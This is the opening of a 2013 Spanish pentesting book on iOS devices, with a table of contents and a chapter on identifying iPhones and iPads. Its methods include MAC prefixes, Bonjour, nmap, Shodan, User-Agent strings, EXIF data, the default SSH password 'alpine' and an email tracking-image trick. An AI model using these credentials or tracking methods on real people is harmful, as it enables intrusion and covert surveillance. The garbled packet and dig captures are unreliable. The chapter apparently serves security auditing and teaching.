

Hacking de dispositivos iOS: iPhone & iPad

Chema Alonso
Pablo González
Juan Garrido
Igor Lukic
David Pérez

Alejandro Ramos
David Barroso
Ioseba Palop
José Selvi
Jose Picó y Juan M. Aguayo



Taddong

OxWORD
www.OxWORD.com

ENIGMA SEC



Hacking de dispositivos iOS: iPhone & iPad

**Chema Alonso
Alejandro Ramos
Pablo González
David Barroso
Juan Garrido
Ioseba Palop
Igor Lukic
David Pérez
José Selvi
José Picó
Juan M. Aguayo**

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Reservados todos los derechos. El contenido de esta obra está protegido por la ley, que establece penas de prisión y/o multas, además de las correspondientes indemnizaciones por daños y perjuicios, para quienes reprodujesen, plagiaran, distribuyeren o comunicasen públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la preceptiva autorización.

© Edición **oxWORD Computing S.L.** 2013.
Juan Ramón Jiménez, 8. 28932 Móstoles (Madrid).
Depósito legal: M-13726-2013
ISBN: 978-84-616-4217-5

Printed in Spain

Proyecto gestionado por Eventos Creativos: <http://www.eventos-creativos.com>

Índice

Capítulo I. Identificando dispositivos iOS	11
1. Identificación de dispositivos Apple.....	11
Descubriendo dispositivos iOS en la misma red local.....	11
Por los puertos TCP abiertos.....	14
Utilizando Shodan.....	15
2. Identificar si un usuario utiliza un dispositivo iOS	15
Por el sistema de mensajería iMessage	16
Por los clientes de redes sociales para iOS	16
Por el User-Agent del navegador.....	17
El cliente de correo de iOS.....	18
Imágenes publicadas.....	19
Compartición de Internet por Wi-Fi.....	20
No-tech hacking.....	20
Capítulo II. Ataques locales (iPhone Local Tricks).....	21
1. Introducción.....	21
Reconocer el modelo de dispositivo en una inspección preliminar.....	22
Los números de serie y el IMEI.....	25
Códigos de marcado especiales.....	27
2. Adivinar el passcode de un iPhone.....	28
Shoulder Surfing.....	28
Shoulder Surfing con iSpy	28
Reconocimiento de la complejidad del passcode.....	29
Saber si tiene Wi-Fi o no.....	29
Compartir Internet.....	31
El passcode en la grasa de la superficie	31
Borrado de datos con número de passcodes erróneos.....	32
3. Previsualización de mensajes por pantalla.....	33
4. Desbloqueo de la pantalla de inicio sin conocer el passcode por medio de bugs.....	35
CVE-2012-0644: El desbloqueo por la SIM hasta iOS 5.0.1	35



CVE-2011-3440: El desbloqueo de la Smart Cover en iPad 2 con iOS 5	36
CVE-2010-4012: El desbloqueo por llamada de emergencia en iOS 4.0 y 4.1	37
El bug con Activator y un iPhone iOS 4.3.3 con Jailbreak	38
CVE-2013-0980: Saltar el código de la pantalla de bloqueo en iOS 6.1 a iOS 6.1.2	39
Saltarse el código de desbloqueo en iPhone 3GS y en iPhone 4 con iOS 6.1.3	39
Un bug en LockDown Pro para iPhone con Jailbreak	40
5. Accediendo a las fotos de un iPad por las opciones del marco de fotos	40
Accediendo a las fotos de un iPhone con iOS 5.X cambiando la fecha	41
6. Explorando la agenda usando el control de voz	42
Manejando el teléfono con Siri en iOS 5 e iOS 6 con iPhone 4S o iPhone 5	43
CVE-2012-3750: Acceso a los códigos de PassBook	45
7. Otras manipulaciones en local	46
Juice Jacking	46
Más acciones con el terminal bloqueado que pueden ser útiles	47
El equipo pareado o el dispositivo con Jailbreak	48
8. Creación de un laboratorio	49
Capítulo III. Jailbreak	51
1. Requisando el dispositivo	51
2. Accediendo a los datos del sistema	53
Sacando el passcode con Gecko iPhone Toolkit	55
3. ¿Qué es Jailbreak?	58
Tipos de Jailbreak	58
Herramientas de Jailbreak	60
Herramientas de Jailbreak por DFU Pwnd	61
El Unlock de un dispositivo	62
4. Realizar el Jailbreak	62
RedSn0w con un dispositivo con chip A4 e iOS 6	63
Custom bundle de OpenSSH	66
Jailbreak a terminales A5 con iOS 5.X usando Absinthe	66
Jailbreak a iOS 6 en dispositivos con chip A4, A5 y A6	67
5. Acceso a datos en el dispositivo	68
Capítulo IV. Atacando el backup	71
1. Introducción	71
2. Localización de los ficheros del backup	72
3. Estructura de un backup de iOS	73

4. Crackear la contraseña de cifrado del backup de Apple iTunes	75
5. Descifrado de los ficheros del backup de Apple iTunes	77
6. Análisis de ficheros de un backup de iOS	79
Tipos de Ficheros principales	79
Capítulo V. iPhone DataProtection	91
1. Introducción	91
2. Montando iPhone DataProtection	92
3. Clonando un iPhone bit a bit con iPhone DataProtection	93
4. Accediendo con HFS	94
5. Sacando claves con iPhone DataProtection	96
Preparando el entorno	97
Passcode	100
KeyChain	101
Cashé en Safari	103
Capítulo VI. Análisis forense de datos de un terminal iOS con Oxygen Forensic Suite	105
1. Introducción	105
Análisis de datos de un dispositivo iOS con Oxygen Forensic Suite	105
El proceso de captura de datos de un iPhone	107
2. Información en los dispositivos	109
La línea temporal de un dispositivo	109
Análisis de contactos	111
Geolocalización de datos extraídos	113
Mensajes de comunicación	114
Registro de eventos	115
El calendario	116
Web browser & cache analyzer (Navegador web / analizador caché)	116
Google Services	116
Yahoo! Services	117
Aplicaciones de redes sociales	117
Dropbox	118
Diccionarios	118
Aplicaciones	119
Aplicaciones de malware y spyware	120
Explorador de archivos	120
Logs de actividad del dispositivo iOS	121



Generación de informes	122
3. Conclusión y soporte	122
Capítulo VII. Malware en iOS	125
1. Introducción	125
2. Troyanos en la AppStore	126
3. Troyanos sin AppStore	130
Troyanos con Provisioning Profiles	130
Construyendo un malware	131
Distribución del malware	143
4. Troyanos con Jailbreak	156
Capítulo VIII. JailOwnMe	167
1. Introducción	167
2. JailbreakMe 3.0	168
3. Obteniendo el exploit	169
4. Análisis del exploit	170
5. Se busca payload	172
6. Payloads para iOS	174
7. Resultado final	177
8. Postexplotación en iOS	181
9. Conclusión	184
Capítulo IX. Ingeniería social y client-side en iOS	185
1. Ingeniería social	185
2. La famosa address bar de Safari	187
¿Qué es el address bar spoofing?	188
Historia en iOS y OS X de este tipo de vulnerabilidades	188
3. PoC: Address bar spoofing en iOS	190
Configuración y ejecución	191
4. PoC: Personalizando el ataque	193
Manos a la obra	193
5. Herramientas que ayudan a la ingeniería social	197
SET: Social-Engineer Toolkit	198

6. PoC: Hacking con Twitter	199
7. PoC: Hacking con Gmail	202
8. PoC: Hacking con Facebook	203
9. El correo electrónico en iOS	204
10. Mobile Pwn2Own	205
Capítulo X. Ataques en redes Wi-Fi	207
1. Conexión inalámbrica en iOS	207
La conexión de los dispositivos y los Rogue AP	208
PoC: Suplantación de punto de acceso	210
2. Sniffing	211
Conexión a una red Wireless abierta	211
Conexión a una red Wireless de tipo WEP	212
PoC: Hijacking a tuenti en redes Wireless	213
3. Man in the middle	216
ARP Spoofing	216
PoC: ARP Spoofing sobre iPhone con cain en redes WEP	220
HTTP-s: CA Fake	222
SSLSniff y SSLStrip	225
PoC: SSLStrip en iOS	227
PoC: DOS a los dispositivos iOS en la Wi-Fi	228
4. VPN en iOS	229
Conexiones PPTP	231
MSCHAPv2	232
PoC: Crackeo de VPN en iOS con PPTP y MSCHAPv2	233
Capítulo XI. JavaScript Botnets	235
1. Rogue AP: Puntos de acceso Wi-Fi falsos	235
2. Preparando el entorno Linux	237
3. Configurando el punto de acceso	239
4. Ataque de infección de ficheros JavaScript	244
5. Prevención y desinfección	251
Capítulo XII. Ataques GSM-GPRS a iPhone	253
1. Introducción	253
2. Herramientas necesarias	254

Infraestructura basada en OpenBTS.....	254
Infraestructura basada en OpenBSC.....	259
3. Manipulación de comunicaciones GSM (voz y SMS)	271
Preparación de la infraestructura para pruebas de ataque con estación base falsa.....	271
Interceptación de comunicaciones de voz.....	278
Interceptación de mensajes SMS	279
Ataques basados en la suplantación del número llamante	279
Ataques basados en la redirección del número destino.....	280
4. Manipulación de comunicaciones GPRS/EDGE	280
Preparación de la infraestructura para pruebas de ataque con estación base falsa.....	280
Interceptación de comunicaciones de datos	285
Redirección y/o alteración de comunicaciones IP.....	286
Ataque directo vía IP.....	288
Ataques a dispositivos especiales.....	290
5. Manipulación de fecha y hora	292
6. Ataque de denegación de servicio.....	294
Ataque de denegación de servicio selectivo basado en redirección de llamada	294
Ataque de denegación de servicio selectivo basado en códigos de rechazo de registro	295
7. Otros posibles ataques.....	296
Localización geográfica de terminales móviles	297
Índice alfabético	299
Índice de imágenes	301
Libros publicados	311

Capítulo I

Identificando dispositivos iOS

1. Identificación de dispositivos Apple

Tras la lectura de este libro, conocer cuáles son los objetivos potenciales a la hora de realizar *pentesting* a un dispositivo *Apple* será fundamental. En este capítulo en concreto se van a mostrar las diversas formas de identificar a las personas que utilizan dispositivos *iOS* (ya sea *iPhone*, *iPad* o *Pod touch*) en su día a día. Esto, añadido a las políticas de *BYOD (Bring Your Own Device)* de muchas compañías, permitirá saber qué esquemas se utilizan y a quienes se deben aplicar.

Descubriendo dispositivos iOS en la misma red local

En esta primera parte del capítulo se va a suponer que se busca dentro de la red aquellos dispositivos *iOS* conectados. Esto, en caso de estar realizando una auditoría de seguridad de red, permitirá acotar objetivos para esquemas de ataque que se verán a posteriori.

Por las direcciones MAC

Una de las formas más sencillas de identificar un dispositivo *Apple* es a través de la dirección *MAC*.

Las *MAC Address* que se utilizan en los equipos tiene unos bits dedicados al fabricante de las tarjetas. Estos bits se llaman *OUI (Organizationally Unique Identifier)* y definen la compañía que ha creado el hardware. En los equipos de *Apple*, como las tarjetas son fabricadas por ellos mismos, es fácil identificar a un equipo como un *Apple*, lo que puede ser muy útil en determinadas ocasiones.

La mayoría de las aplicaciones de seguridad de red, como *sniffers* o escáneres, llevan incluida una base de datos de *OUI* para hacer mucho más cómoda la visualización de datos, pero si no es así, hay herramientas que permiten la consulta *online*, ayudando así a saber si una *MAC Address* pertenece a un equipo *Apple* o, cuales son los *OUI* de *Apple*, por poner dos ejemplos.

Un ejemplo de dicha consulta *online* puede realizarse en esta URI: <http://www.coffer.com/mac-finder?string=apple>.

Vendor/Ethernet/Bluetooth MAC Address Lookup and Search

Match your MAC address to its vendor

Match a vendor to the MAC addresses it uses.

MAC Address or Vendor to look for string

Search by vendor: for example "apple" or "llnwd"

Search by MAC Address: for example "00:13:87" or "00-80-C2" or "000420"

If you want to lookup MAC address "08:00:52:02:03:FC", enter first 6 characters "08:00:52" or full MAC address "08:00:52:02:03:FC"

Database last updated: February 19, 2010

Search results for "apple" (Total: 54)

Vendor
000118 Webster Computer Corporation Apple Ethernet Gateway
000393 Apple Computer, Inc.
000502 Apple Computer, Inc. (PC-bus Macs)
000A27 Apple Computer, Inc.
000A97 Apple Computer, Inc.
000D93 Apple Computer, Inc.
03:0F:A Apple, Inc. (was zyxte, inc.)
03:12:4 Apple Computer, Inc.

Imagen 01.01 Direcciones MAC utilizadas por Apple.

Además de poder identificar a un dispositivo *Apple* en la red en la que se está, también es posible modificar la propia Dirección MAC de algunos dispositivos para suplantarlo a otro fabricante o incluso a otro sistema operativo. A efectos prácticos, cualquier administrador de red avanzado será capaz de utilizar más herramientas para descubrir e, engaño, pero esto puede servir en algunas situaciones.

Además hay un detalle interesante sobre las direcciones MAC en estos dispositivos iOS y es que la dirección MAC de la tarjeta *Bluetooth* suele ser siempre secuencial a la dirección MAC de la tarjeta inalámbrica. Este dato es muy interesante porque cierto tipo de ataques *Bluetooth* necesitan saber la dirección MAC de antemano. Por ejemplo, en un *iPad* concreto se tienen las siguientes direcciones MAC:

Tarjeta	Dirección MAC
Inalámbrica (Wi-Fi)	B8:C7:5D:E0:0B:9E
Bluetooth	B8:C7:5D:E0:0B:9F

Tabla 0.0. Direcciones físicas consecutivas en un dispositivo *iPad*.

Por el protocolo Bonjour

Todos los dispositivos *Apple* utilizan un protocolo denominado *Bonjour* (anteriormente llamado *Rendezvous*) que se utiliza para descubrir servicios en una red de área local, y de esta forma autoconfigurar muchos de estos servicios sin la interacción del usuario.

Para que pueda funcionar de forma correcta, *Bonjour* envía muchos paquetes en la red anunciando los servicios que cada dispositivo ofrece, o simplemente anunciando la existencia de los mismos. En el caso de cualquier dispositivo con iOS, esto siempre se cumple, con lo que es una importante pista que indica que se está ante un dispositivo de estas características.

Cualquier *iPhone* o *iPad* envía una serie de paquetes *Bonjour* cada vez que se conecta a una red Wi-Fi. *Bonjour* utiliza el protocolo DNS para sus paquetes, con la ligera diferencia de que usa el puerto UDP 5353 en lugar del puerto 53 que suele utilizar DNS de forma normal. Además, utiliza direcciones *multicast* (generalmente la 224.0.0.251) para poder enviar sus mensajes y que de esa forma lo reciban todos los dispositivos conectados a una red local.

En los paquetes *Bonjour* enviados es posible encontrar detalles interesantes, como el nombre del dispositivo, y las direcciones IPv4 e IPv6 de los mismos. La siguiente captura muestra un paquete *Bonjour* de un *iPad*:

```
IP 10.0.1.6 5353 > 224.0.0.251.5353. 0* [04] 8/0/5 (Cache flush) TXT "", PTR
apple-mobdev_tcp local., PTR
18 c7 5d e0 0b 9a 0f e8 0 bac7 5dff fee0 b9e apple-mobdev_tcp local (Cache
flush) SRV Family=Pair local. 62078 0 0 (Cache flush) PTR Family=
iPad local., (Cache flush) PTR Family=iPad local., (Cache flush) AAAA
fe80 bac7 5dff fee0 b9e (Cache flush) A 10.0.1.6 (437)
0x0000: 4500 01d1 c06b 0000 f:11 0daf 0a00 0106 F k
0x0010: e000 201b 14e3 14e9 01bd 21d2 0000 8400 .
0x0020: 0000 0000 0000 0000 2af2 383a 6337 3a35 . m8 c7.5
0x0030: 6432 653c 3a30 623e 3965 4036 b535 303a d eJ Lb 9a0f e80
0x0040: 3a62 6162 373a 3554 6666 3a36 6565 303a .luc7 5dff fee0
0x0050: 5239 650c 5b61 7870 c0c5 2d3d 6f60 6465 b9a apple-mobdev
0x0060: 7604 5f74 6370 056c 6263 616c 0000 1080 v_tcp local
0x0070: 0100 0011 9400 0100 09ff 7345 7376 6963 .servic
0x0080: 6573 075f 646e 732d 7364 04df 7064 70c0 es_dns_sd_udp
0x0090: 4a00 0a00 0100 0011 9400 02c0 3700 3700 . 7 7
0x00a0: 0000 0100 0011 9400 02c0 0cc0 0c00 2100 .
0x00b0: 2100 0000 7800 1500 0000 0c12 70c0 4661 . x ta
0x00c0: 6db9 6c73 71d 6950 f1f4 c04a 0145 0139 mlls-iPad J E.9
0x00d0: 0142 0130 0130 0145 0145 0146 0146 0146 B O E E F F F
0x00e0: 0114 0135 0137 0143 0141 0142 0130 0130 D S 7 C A B O O
0x00f0: 0130 0130 0130 0130 0130 0130 0130 0130 0 0 0 0 0 0 0 0
0x0100: 0130 0130 0130 0138 0145 0146 0369 7036 .0 0 0 8 E F ip6
0x0110: 0461 7273 6130 003c 0011 0000 0178 0002 .arpa x
0x0120: c0a1 0136 0131 0130 0231 3007 696e 2d61 6 1 0 1 1 n-a
0x0130: 0464 72c1 7400 0a00 0100 0000 7800 02 0 ddr . . x
0x0140: a130 a100 1c80 0100 1010 7801 10te 6000 . x
0x0150: 0000 0000 00ba c751 fffe e70b 9c00 1100 . ]
0x0160: 0180 0100 0000 7800 0a 0a 00 06-0 0c00 . x
0x0170: 2f80 0100 0011 9400 09c0 0c00 0500 0080 /
0x0180: 0040 c0b0 002f 8001 0000 0078 0006 c0b0 @ / x
0x0190: 0002 0008 c136 002f 8001 0000 0078 0006 . / x
0x01a0: c106 0002 0008 c0a1 002f 8001 0000 0078 . . x
0x01b0: 0008 c0a1 0004 4000 0008 0000 2905 a000 . @ . . x
0x01c0: 0011 9400 0c00 0400 0800 f9b8 c75d e00b . . . . .]..
0x01d0: 3e
```

Imagen 01.02 Captura de un paquete de *Bonjour*

De igual forma, también se pueden hacer peticiones al servicio *Bonjour* (mDNS) del dispositivo que, en caso de respuesta, permitirá conocer el nombre del mismo, para ello, como se ha mencionado

que *Bonjour* utiliza DNS, es posible usar una herramienta como *dig* para hacer la petición, con las características que se comentaron anteriormente: dirección *multicast* 224.0.0.251 y puerto 5353.

```
dig @224.0.0.251 -p5353 -x 10.0.1.6
; <<<> Dig 9 B 3-P1 <<<> @224.0.0.251 -p5353 -x 10.0.1.6
; (1 server found)
; flags: qr rd ra ra-ra
; Got answer
->HEADER<- opcode QUERY status NOERROR id 9644
; flags: qr aa; QUERY 1, ANSWER 1 AUTHORITY 0 ADDITIONAL 0

; QUESTION SECTION
; 1.0 10 in addr arpa. IN PTR

; ANSWER SECTION
; 1 0 10 in-addr arpa. 10 IN PTR FamilyS-iPad local

; Query time /0 user
; SERVER 11 0 1 645353(224.0.0.251)
; WHEN Thu Apr 11 19 28 45 2013
; MSG SIZE rcvd 71
```

Imagen 01-03 Consulta mDNS de Bonjour

Por los puertos TCP abiertos

En un dispositivo iOS normal, (sin *Jailbreak*), tan solo existe un puerto TCP escuchando: ese puede ser el 62708, que es el utilizado para la sincronización entre *iTunes* y una que el dispositivo iOS. Es decir, que si se dispone de un dispositivo que tiene el puerto TCP 62708 abierto, es muy probable que sea un dispositivo iOS. *Nmap*, por ejemplo, también es capaz de identificar un dispositivo iOS si tiene este puerto abierto, (esto es debido a que *Nmap* necesita tener al menos un puerto abierto para poder hacer todos los tests de detección):

```
-PORT STATE SERVICE VERSION
62708/tcp open 1pound-sys.3
MAC Address: UC:74:C2:AA:43:D8 (Apple)
Warning: OS scan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: media device|phone
Running: Apple iOS 4 X|5 X|6 X
OS CPE: cpe:/o:apple:iphone_os:4 cpe:/o:apple:apple_tv:4
cpe:/o:apple:iphone_os:5 cpe:/o:apple:iphone_os:6
OS data: Apple Mac OS 10.3.7 - 10.3.2 (Mountain Lion) or iOS 4.4.2
6 0 0 (Darwin 11.0.0 - 12.2.0)
```

Imagen 01-04 Resultado de escaneo *nmap* a un iOS.

Además, en el caso de que un usuario haya realizado un *Jailbreak* de su terminal, es posible también que haya instalado el paquete *OpenSSH* que permite la gestión remota del dispositivo a través de SSH. Por defecto, existen dos usuarios en el dispositivo que poseen siempre la misma contraseña, son los usuarios *root* y *mobile*, cuya contraseña es *alpine*, por lo que en caso de existir un demonio SSH con estos usuarios y contraseñas puede indicar que es un dispositivo iOS.

De hecho, uno de los primeros gusanos para iOS, *iKee*, utilizaba esta técnica para encontrar e infectar todos los dispositivos iOS que encontraba. Básicamente buscaba dispositivos con el puerto de SSH (22 tcp) activo en los rangos de red usados por las operadoras para 3G. Una vez que encontraba alguno, probaba a entrar como usuario *root* y contraseña *alpine*, para poder infectarlo.

Utilizando Shodan

También es posible encontrar terminales iOS en Internet mediante uno de los buscadores favoritos de muchos usuarios: *Shodan*. En el momento de escribir estas líneas, si se busca la palabra *iPhone* en el buscador aparecen:

- 8 iPhones con servidor FTP
- 168 iPhones con servidor web




Imagen C.65 Dispositivos iPhone con servidor web.

También es posible encontrar un ejemplo de un servidor mal configurado donde se puede acceder a todo el contenido de un iPhone:




Imagen D.10 Acceso a un iPhone a través de Internet.

Evidentemente, no es un descubrimiento de dispositivos en la red local, sino a través de Internet, pero la posibilidad de buscar en *Shodan* con el modificador *net* (permitiendo acotar las búsquedas a las direcciones IP de la red objetivo), podría determinar si alguno de ellos está siendo utilizada en ella.

2. Identificar si un usuario utiliza un dispositivo iOS

En este caso, el punto de vista de este apartado trata de reconocer si una persona está utilizando un dispositivo iOS o no. En una auditoría de seguridad la aproximación sería descubrir a los empleados

de una empresa, utilizando alguna red social profesional como *LinkedIn* y después analizar las interacciones de esa persona en las redes sociales para descubrir si es usuario o no de iOS.

Por el sistema de mensajería iMessage

iMessage es el cliente de mensajería que se utilizan tanto en iOS como en OS X. Desde cualquier terminal de iOS si el destinatario del mensaje utiliza también el mismo sistema operativo, en vez de enviar un SMS se enviara un mensaje por la red. Tanto la aplicación de iOS como la de OS X permiten saber si el destinatario utiliza también *iMessage* (y por supuesto, iOS). Basta con observar a la hora de crear un nuevo mensaje que existe una pequeña burbuja al lado del número de teléfono, que indicará que el destinatario soporta *iMessage*:




Imagen 6-67. Cliente iMessage para Mac OS X.

Por los clientes de redes sociales para iOS

Existen muchas aplicaciones en Internet donde es posible identificar que una determinada persona está utilizando un dispositivo iOS debido al cliente que utiliza de esa aplicación. Un caso muy ilustrativo es *Twitter*, donde dentro de los metadatos de cada tweet que se publica, se encuentra el cliente utilizado para ello. De esta forma, es posible identificar el sistema operativo que está utilizando una persona simplemente mirando este tipo de metadatos.

En el caso de *Facebook*, ya desde 2011 cambiaron la información que se ofrecía al incluir contenido en la red, pasando de "via iPhone" a "via Facebook mobile". Por ejemplo, justo cuando Alicia Keys fue nombrada Directora Creativa Global de *BlackBerry*, publicó algo en el que se podía ver que había sido enviado desde un iPhone. Más tarde lo intentó arreglar diciendo que su cuenta había sido comprometida.




Imagen 6-68. Twitter desde un iPhone.

Por el User-Agent del navegador

Una de las formas comunes de poder detectar si alguien está usando un dispositivo iOS es a través de las cabeceras HTTP, concretamente el *User-Agent*. De hecho, es interesante comentar que en esta cabecera se incluye información hasta de la versión del sistema operativo que está siendo utilizado. Se tiene por ejemplo una petición reciente como esta:

```
Mozilla/5.0 (iPad; CPU OS 6_1_3 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10B3 Safari/8536.25
```

Se puede apreciar claramente el modelo (*iPad*), la versión del sistema operativo (*6.1.3*), así como las versiones del navegador *Safari*.

De hecho hasta *Google* y otros buscadores también navegan por Internet simulando que son dispositivos con iOS, puesto que existen algunas webs que dependiendo del sistema operativo del cliente, presentan un contenido u otro. Por ejemplo *Google* utiliza el siguiente *User-Agent* para simular ser un dispositivo iOS:

```
Mozilla/5.0 (iPhone; OS iPhone OS 4_1 like Mac OS X) AppleWebKit/534.46.2 (KHTML, like Gecko) Version/3.1.2 Mobile/8A122 Safari/525.20.2 compatible; iOS=4.1; http://www.google.com/
```

Existen algunos navegadores (aparte de *Safari*) en los que sí que es posible cambiar el *User-Agent* (como *Web browser, dsh Mobile o Dingo Web browser*) pero no es posible hacerlo en el navegador *Mobile Safari*, no ser que el teléfono tenga *Jailbreak*.




Imagen 0.09: Múltiples User-Agent en navegadores iOS.

El cliente de correo de iOS

El cliente de correo que existe por defecto en iOS se llama *MobileMail*, y también es posible aprovecharse de algunas de sus características para poder identificar a un usuario está utilizando este sistema operativo.

En caso de tener acceso a algún correo del usuario del que se quiera conocer si utiliza iOS, una de las formas más sencillas sería ver las cabeceras de correo. *MobileMail* suele usar una cabecera como la siguiente:

```
X-Mailer: iPhone Mail (10B144)
```

Pero no siempre será posible acceder a un correo de este usuario. Una opción más interesante es aprovechar una configuración por defecto que tiene *MobileMail* en la que automáticamente carga todas las imágenes que tenga el correo electrónico. De esta forma, un atacante podrá enviarle un correo con una imagen incrustada que apunte a un servidor web que controle dicho atacante, y así este podrá ver luego la petición HTTP que realiza el usuario para descargar esa imagen.

Por ejemplo, si se crea un correo que tenga el siguiente contenido:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Urgente</title>
</head>
<body>
<h1>Alea jacta est</h1>

</body>
</html>
```

En cuanto el usuario reciba el correo y lo abra, automáticamente intentará cargar la imagen, haciendo la petición HTTP correspondiente, que indicará su sistema operativo.

```
[11/Apr/2013:20:11:56 +0700] "GET /chungo.jpg HTTP/1.1" 200 436 "-" Mozilla/5.0
(iPhone; CPU iPhone OS 6_1 like Mac OS X) AppleWebKit/537.51 (KHTML, like Gecko)
Mobile/10B144"
```

Por defecto viene activada la carga automática de imágenes en *MobileMail*, aunque es posible desactivarla en la configuración; ahora bien, en caso de realizar dicha desactivación no solo no se podrá ver ninguna imagen de ningún correo, sino que tampoco se cargará ningún archivo JavaScript o CSS, con lo que la experiencia del usuario se degradará notablemente.

Por último, también es posible identificar a un usuario de iOS por las famosas firmas de correo como "Enviado desde mi iPhone" o "Enviado desde mi iPad". Una simple búsqueda en Google en un repositorio de listas de correo como *mailinglistarchive.com*, devuelve más de 500.000 resultados de correos con "Sent from my iPhone" y más de 40.000 de "Sent from my iPad".




Imagen 01.16. Opciones de Mobile Mail en iOS

Imágenes publicadas

Otra opción para descubrir si un usuario utiliza iOS es analizando los metadatos (EXIF) de cualquier imagen que publique en Internet (Twitter, Flickr, FaceBook, etcétera). Algunos sitios web eliminan estos metadatos, pero en algunas ocasiones sí que es posible acceder a esta información. Por ejemplo, en el caso de una fotografía realizada por un iPhone, dentro de los datos EXIF, se pueden observar diversos detalles que permitan identificar, (entre otros muchos datos), el modelo del dispositivo empleado.

Make	: Apple
Camera Model Name	: iPhone4
Orientation	: Portrait (in image)
Aperture	: 2.4
GPS Altitude	: 11.6 m Above Sea Level
GPS Latitude	: 16 deg 57' 14.00" N
GPS Longitude	: 14 deg 25' 14.00" W
GPS Position	: 50 deg 5' 15.00" N, 14 deg 25' 14.00" W
Image Size	: 2532x1438

Este caso concreto sucedió en la fuga de John McAfee, programador estadounidense y fundador de la empresa de antivirus McAfee, perseguido por la justicia y huido del país. Una fotografía realizada con el iPhone 4S de periodista que lo entrevistó, no solo dejaba a las claras el terminal iPhone que usaba, sino que además se pudo ver la información GPS de la ubicación en la que se encontraba, que resultó ser Guatemala.

Compartición de Internet por Wi-Fi

Normalmente, los terminales *iPhone* acaban llamándose “*iPhone de Antonio*” o “*iPhone de Susana*”, es decir, el nombre de propietario del mismo. Este nombre es el que por defecto va a utilizar el servicio de *Internet tethering*, o de “Compartir Internet” a través de *iPhone*, para identificar la red *Wi-Fi* que se publica.

Esto puede traer situaciones curiosas en algunos entornos que pueden ayudar a localizar a una persona en una oficina, en una sala de conferencias o en un medio de transporte. Los comerciales más avisados, revisan las redes *Wi-Fi* que se publican en los bares o en las oficinas, para poder localizar si el señor X, al que tienen que visitar, está o no por los alrededores.

